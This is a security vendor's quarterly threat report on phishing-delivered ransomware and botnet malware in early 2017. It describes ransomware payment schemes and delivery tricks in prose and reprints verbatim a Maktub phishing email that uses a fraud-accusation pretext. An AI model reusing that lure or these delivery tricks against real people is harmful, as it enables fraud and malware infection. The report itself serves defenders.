Malware Review

Q1 2017

COFENSE

INTRODUCTION

Is ransomware on the decline? If you look only at the numbers, the answer is yes. As 2016 came to an end, Cofense® saw a dramatic reduction in Locky, one of the leading ransomware families. Now, as 2017 ramps up, Cerber is leading the board with the highest volume of campaigns with a few 'up and comers' entering the lucrative ransomware market mentioned later in this report.

Based on the leading indicators, it appears that ransomware authors are in a re-tooling phase. Most of the security vendors have successfully finger-printed common ransomware tactics but the ransomware arms dealers are now trying out new tactics. The embedding of an infected word doc inside a PDF is a pretty ingenious sandbox workaround and is just one example of new tactics outlined in this report. Of course, ransomware isn't the only malware making rounds in Q1. We also saw a steady stream of tried and true botnet infections.

So, let's not get too comfortable.

Malware in Q1

Between the beginning of 2017 and close of its first quarter, Cofense Intelligence™ completed analysis of 749 sets of phishing emails delivering nearly ten thousand unique malware samples supported by over fourteen thousand online resources. These indicators of compromise, as well as a full assessment of the phishing email tactics and malware capabilities, were profiled in in reports and Strategic Analysis documents designed to highlight techniques being used across the threat landscape. Several trends defined the phishing threat landscape in the first quarter of 2017.

Significant Q1 Trends to Explore:

- Ransomware-as-a-business prepares to enter the next stage of innovation
- A rising tide of botnet malware
- More anti-analysis and creative delivery techniques
- Phishing lures expanding globally, utilizing multiple languages

Ransomware-as-a-Business Enters the Next Stage of Innovation

While many ransomware users take advantage of "ransomware-as-a-service", it is a fundamental fact that ransomware is a business—a big one. As Bitcoin values climb and ransomware threat actors continue to enjoy successful attacks, incentives for innovation on the encryption ransomware business model have never been more present. Throughout 2016, Locky set the bar for ransomware operations at scale. However, reductions in its use through the first quarter of 2017 have lead an overall reduction in ransomware usage by 44.9%. Locky's brief resurgence at the beginning of the second quarter shows that this malware utility is far from gone, but perhaps the large-scale phishing operations no longer the fit the business model. **The overall reduction, considering ransomware's continued use at lower volumes throughout the first quarter, points not to a faltering threat but instead a search for the next stage of development of the ransomware business model.**

A Rising Tide of Botnet Malware

As ransomware settles into its corner of the market, some botnet malware users have renewed their efforts to claim their share. Highly-adaptable and multifunctional botnet malware varieties grew in usage by 69.2% through the first quarter. Led by the Ursnif malware, these utilities provide threat actors with the crucial access they need to initiate longer-term intrusions. Utilities like TrickBot, DELoader, and Zeus Panda can be used in classic financial crimes, such as trojans being used to steal banking credentials from individuals, or as a first-step intrusion tool facilitating a lengthy surveillance and espionage operation. The perennially-successful Dridex malware also renewed efforts toward widespread infections with new techniques for distribution.

69.2

Percentage of growth seen in botnet malware during Q1 2017

More Anti-analysis and Creative Delivery Techniques

Regardless of the malware payload in use, each criminal enterprise relies on the successful and stealthy delivery of their malware tools. There are two avenues threat actors can take to boost their chances of successfully delivering malware tools. On the one hand, they can up their social engineering game by creating more crafty email templates. On the other, they can take advantage of simple, yet clever means to avoid technical controls that are notorious for failing to detect content designed for human interaction.

International Trends

Phishing represents an attack vector and business risk globally and trends from the first quarter of 2017 reinforce this fact. Many of the top malware in use was deployed using phishing lures in multiple languages, demonstrating that threat actors continue to recognize the value of attacking users around the world. Notable scenarios observed during the first quarter include Zeus Panda distribution using Italian-language messages and Ursnif phishing emails using German and Japanese content.

BY THE NUMBERS

One of the recurring facts of malware distribution via phishing email is the weight that threat actors put into use of off-the-shelf and readily-accessible malware tools. This stems from an economic fact that these cheap-to-acquire, cheap-to-deploy utilities provide them with large margins for opportunistic gains while also allowing them to blend into the background of ever-present malware distribution. This is evident in the breakdown of the top malware payloads from the first quarter of 2017.




Figure 1: Stealer and off-the-shelf malware edged out, but did not completely overshadow, ransomware

The Pony malware, most often tasked as an information stealer, was the most-frequently-deployed utility from the first quarter. This widely-available codebase has inspired and seen reuse by threat actors of varying sophistication levels as have the myriad off-the-shelf remote access trojan tools that represented the next most voluminous category of malware tools used during the first quarter.

Ransomware was still represented among malware tools for the first quarter with Cerber maintaining a strong presence and Locky hanging on due to its use alongside the Kovter botnet malware. Cerber has been a prominent ransomware for the better part of a year, always challenging and sometimes surpassing Locky in use through 2016. However, Locky's use fell dramatically in early 2017, being kept afloat only by its intermittent use along with the Kovter botnet malware.

The growth of botnet malware usage is another notable trend from the first quarter. Of the botnet malware, only Kovter appeared within the top ten malware in 2016. The remainder became relevant players within the first quarter of 2017 with their impact amplified by use of phishing emails in multiple languages and through the use of creative delivery mechanisms.

The delivery mechanisms chosen by threat actors in the first quarter of 2017 reflects the impact of 2016's successes. JavaScript or Jscript applications remain the favored delivery technique following extensive success throughout 2016. Furthermore, Office documents with malware delivery macro scripting have remained popular. Notable additions to the top delivery mechanisms are Office documents with OLE packaging and PDF documents designed to deliver malware. These have become popular in association with the botnet malware varieties that have grown in use through the beginning of 2017.




Figure 2: JavaScript or Jscript applications and Office documents with macros were clearly the delivery tool of choice

While use of botnet malware surged during the first quarter of the year, new tools entered the ransomware market. Indicative of innovation in the field, the arrival of new tools shows that even after the first encryption ransomware boom, threat actors still seek to innovate. Of the eleven malware varieties identified in Q1 2017 that were not present in 2016 collections, five were new ransomware tools or were tools that had not seen widespread use in phishing email.

In fact, when comparing ransomware varieties in play during the first quarter of 2016 with those in play during the first quarter of 2017, only Locky and Cerber remained. This demonstrates the dramatic and rapid evolution of the ransomware market and the rapid turnover in tool usage. **Compare this time-to-live for ransomware varieties to that of other non-ransomware payloads and it becomes clear that innovation and expiry is a much more marked trend among ransomware.** From the first quarter of 2016 to the first quarter of this year, nearly two thirds of non-ransomware payload malware varieties observed in that quarter were still in use a year later.

Newcomers on the Scene

- Crypt0L0cker Ransomware
- Maktub Ransomware
- Philadelphia Encryption Ransomware
- Sage Ransomware
- Spora Encryption Ransomware

Figure 3: New ransomware brings new ransom features

Ransomware-as-a-Business Prepares to Enter the Next Stage of Innovation

The still-unfolding narrative of the ransomware saga has riveted the world and garnered more attention from the global news media than any other contemporary information security risk. Every week seems to bring about a new story about the impact of ransomware on enterprises and individuals. Some of the organizations impacted by this destructive category of malware provide essential services, crucial for the public. The second quarter's brief resurgence of the Locky encryption ransomware, debut of the Jaff encryption ransomware as a competitive and potential replacement for Locky, and the now-notorious WannaCry worming ransomware have shown that the pace of innovation and tenacity of ransomware attacks are likely not going to let up at all as the midway point of 2017 approaches.

As the first quarter of 2017 ended, it brought to a close a period of relative calm in the ransomware space. Since the beginning of the second quarter, a number of events have helped usher in what will likely be a new paradigm in ransomware use.

Retrospectively, Locky emerged during 2016 as a clear dominant player on the threat landscape but the number of attacks using this ransomware fell dramatically from the last quarter of 2016. The largest source of Locky samples, delivered by large sets of phishing emails, was not seen during the first quarter of 2017. In fact, all fifty-nine Locky deployments observed in the first quarter of 2017 occurred as a component in the deployments that also delivered the Kovter botnet malware. Although the term "disappearance" has been thrown around to describe the drop in Locky's use after the start of the new year, Cofense instead observed a shift in the tactics for its distribution as one avenue was left behind in favor of another.

The Locky distribution trends observed throughout the first quarter reflect one avenue for future business development among ransomware users. Infecting a host with both ransomware and a botnet malware provides two avenues for monetizing that endpoint. This principle is not necessarily new but its use with the Locky ransomware presented a decidedly different avenue than the largest source of Locky messages and samples in 2016.

Unlike Locky, the Cerber encryption ransomware enjoyed robust usage throughout the first quarter. This ransomware-as-a-service was the third-most-used malware payload and the most commonly-observed ransomware tool during that period. This ransomware's usage continued to exhibit the characteristics of the largest and most successful ransomware operations of 2016.

However, the absence of the largest Locky distributions drove down the rate of ransomware usage in Q1 2017 by 44.9% when compared to Q4 2016. While some may herald this as an end to the ransomware trends of 2016, there is some compelling evidence to the contrary. Rather than abandoning an incredibly lucrative business model that was used with great success over the past 3 years, it is far more likely that threat actors will return to the ransomware market with new innovations and developments for the ransomware business model. Some evidence for this can be found in the rapid turnover in ransomware tools in use by threat actors.

During the first quarter of 2017, over half of the encryption ransomware tools in use had not been previously observed in phishing email. Each of these ransomware tools brought with it an interesting new twist on the already-successful business model they support.

Two ransomware varieties that garnered attention during the first weeks of 2017 were the Spora and Sage encryption ransomware that presented victims with pleasant interfaces for ransom payment. Upon infecting a new machine, these ransomware tools pushed victims to pay a ransom using attractive and friendly user interfaces. While the ransomware and associated delivery techniques were relatively mundane, there two notable takeaways from the Spora payment interface: an available chat and a services "menu".

Spora offers victims a chatroom where they can communicate with each other and with the ransomware administrators. As the screenshot taken from the interface in January shows, this chatroom gives victims the opportunity to plead their case for a "discount" as well as a chance to obtain technical support if they encounter problems or do not understand the ransom payment process.





Figure 4: Spora's multi-lingual support chatroom both encouraged and helped facilitate ransom payments

While this does not bring a significant technical advance, it is designed to make it more likely that victims are not just willing to pay, but also capable paying. Reducing the barrier to payment makes it more likely for the ransomware user to turn a profit because more victims will view payment as a more palatable option to losing access to their files or undertaking a complex wipe-and-restore operation.

Another innovation championed by the Spora ransomware was making available different tiers of decryption services. In addition to their "good faith" restoration of two encrypted files, the Spora threat actors made available the option to pay for both the restoration of access to information on a file-by-file basis and removal of the Spora ransomware. However, the top tier of "services" provided to victims was a full restore of the machine. A further option was to pay for "immunity" against further Spora infections. These options, especially the less-expensive options, were designed to give victims a degree of choice and flexibility in how much they pay the threat actor—potentially returning multiple times for multiple transactions. The threat actor therefore gains the ability to extort more money over a longer period.

The Maktub encryption ransomware also gained additional traction during the first quarter using creative phishing narratives. These emails remarked on the bizarre circumstances under which the threat actor was purportedly contacting the victim as a courtesy before some other party contacts the police. This ransomware, while never utilizing large volumes of phishing emails, instead leveraged this compelling messaging to build rapport and encourage victims to open the attached, password-protected document.



Greetings!

I have a quite delicate question, which touches directly to you. Don't be surprised from where I learned about you! The matter is that I have received already a third letter from the person, unknown to me which asserts that you are fraud involved. He says, that you made him transfer funds on your PayPal account under fictional pretext. However, at the same time he specified your private data up to address:

[redacted]

Now he is collecting signatures and planing to call the police. I advise you to download the information that he is sending to me. I have attached [redacted] with a copy of all of his writings.
Document was password-protected - 3864

Please tell me what's happening. I hope that all of this is a absurd mistake.

Best wishes,
Charmaine Dinola

Figure 5: A compelling narrative serves to gain a larger rate of infections among phishing emails

The Crypt0L0cker ransomware borrows the name of one of the most notorious encryption ransomware but takes a much different approach to delivery. While the original CryptoLocker was delivered as a secondary means to monetizing infections with the GameOver Zeus botnet malware, this Crypt0L0cker (featuring zeros for the letter "o") used a mixture of attached files and links abusing the Dropbox™ file-sharing service to spread to victims' computers. Once in place, this malware would encrypt files and present the screen below to victims.

While most varieties stop once they have rendered important files useless, the Philadelphia ransomware takes the attack one step further. This ransomware sets itself apart by not just encrypting files, but also writing to disk several garbage files that fill the entirety of the computer's hard drive. This significantly limits the victim's ability to continue using the infected computer or effect any remediation to restore impacted files.




Figure 6: Crytp0L0cker was set apart by being delivered using emails in multiple Western European languages

Philadelphia's hard-drive-filling functionality serves as a compelling way to force the victim to pay the ransom and pay it sooner. Even if the victim felt confident that they might be able to limp along with a partially-functional machine, the lack of space remaining on the hard drive makes this very difficult. Victims who might have simply lived with the inconvenience of encrypted data for some period of time are instead compelled to pay the ransom sooner to minimize that inconvenience.




Figure 7: IT or account management messaging used to deliver the Cerber ransomware

One of the most notable ransomware episodes from the first quarter came from its most active ransomware—the Cerber ransomware-as-a-service. These emails used a faked report of "unusual sign-in activity" on the victim's Microsoft account to encourage the recipient to "check out" what their next steps should be.

Only, the email cites an impossible IP address as the origin for the suspicious account login, immediately giving some recipients a clue that the message was fake. Clicking on the link contained in these messages brings out about an even stranger result—a page directing the victim to update their Google Chrome browser installation. Inspection of the URL to which the victim has been sent reveals almost immediately that the Chrome update page is forged. The page will then prompt the recipient to click the "Download Chrome" button or simply accept an automatic download of a file named "chrome_update.exe". This executable represents the Cerber ransomware application that will render the victim's files unusable at runtime.




Figure 8: In what may seem like a non sequitur, the link about a suspicious login leads to a fake browser update

While some of the ransomware-related events following the conclusion of the first quarter have evidenced macro-evolutionary shift in ransomware techniques, this Cerber episode presents a minor innovation on the delivery trends that has the potential to make the difference in success and failure for the threat actor. Conversely, these small changes can mean the difference between an employee's ability at a small- or medium-sized company to avoid the ransomware payload and protect their company by spotting the phishing email and reporting it to their network's defenders. The lesson of ransomware in the first quarter of 2017 is that even a reduction of attack volumes should be eyed warily as threat actors take on their next stage of threat evolution and innovation.

A Rising Tide of Botnet Malware

As ransomware settles into its corner of the market, some botnet malware users have begun to make a move for their share as well. Tools like Ursnif, DELoader, and Zeus Panda have led a charge to leverage phishing emails to expand the reach of criminal botnet operations in the first quarter of 2017. While serving threat actors as financial crimes instruments, these tools may also be used for exploration and customization of intrusions. Threat actors can use these tools to determine the nature of the environment into which they have gained access and plot the best avenue for monetizing or leveraging that access. The use of these botnet malware tools grew nearly seventy percent in the first quarter of 2017 when compared to the fourth quarter of 2016. This increase was the result of more frequent campaigns and the use of more botnet tools than in previous quarters as more threat actors see the success of phishing email and hope to take their share of the online criminal market.

